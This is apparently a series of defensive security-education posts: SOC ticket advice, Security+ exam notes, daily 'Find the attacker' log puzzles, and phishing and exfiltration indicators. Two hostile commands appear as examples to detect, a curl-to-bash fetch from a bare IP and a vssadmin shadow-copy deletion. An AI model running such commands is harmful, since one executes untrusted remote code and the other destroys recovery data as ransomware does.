If the next analyst can't pick up your ticket and keep going, the investigation isn't finished.
What you saw, what you checked, what you concluded, and why.
Every Find the attacker puzzle is easy once you know what the other seven lines are.
That's most of the job: learning what normal looks like, so the odd one jumps out.
Watch bytes out, not only destinations.
A workstation that normally uploads a few MB a day suddenly sending gigabytes overnight is worth a ticket, even when the destination looks clean.

A, the SLA (service level agreement).
An NDA covers confidentiality, an MOU is a non-binding statement of intent, and a BPA covers how business partners work together.

Yesterday's Find the attacker: line 6.
https://t.co/M1jI8t8rx8, with a zero in place of the o. The display name says Microsoft 365 and the subject adds urgency ("expires today"), but the domain doesn't belong to Microsoft.
SY0-701 or SY0-801?
Close to ready: take 701. It's available until June 11, 2027, and there's plenty of study material for it.
Starting from scratch next year: 801 is worth a look.
curl -s http://<ip>/x.sh | bash
Downloads a script and runs it without ever saving it to disk. Admins do this with install scripts too, but from a bare IP, on a production server, it deserves a closer look.

Yesterday's Find the attacker: line 1.
2.1 GB to an unfamiliar file-sharing site at 02:14, when nobody is working. Every other upload is small and goes to tools the company uses. Time, size and destination together point to exfiltration.
Find the attacker.
Eight uploads from one workstation in a single day. One of them is data leaving.
Which line? Reply with the number. Answer tomorrow.

Linux logs and files analysts check first, in one image.
Which log you need depends on the distro: auth.log on Debian and Ubuntu, secure on RHEL and Fedora.
New in Security+ V8 (SY0-801): an objective on AI risks, including prompt injection, data poisoning and jailbreaking.
The format and the 750 pass mark stay the same.
vssadmin delete shadows /all /quiet
That deletes Volume Shadow Copies, Windows' built-in restore points. Ransomware commonly runs it right before encrypting, so you can't roll back.
If you see it, treat it as an incident in progress.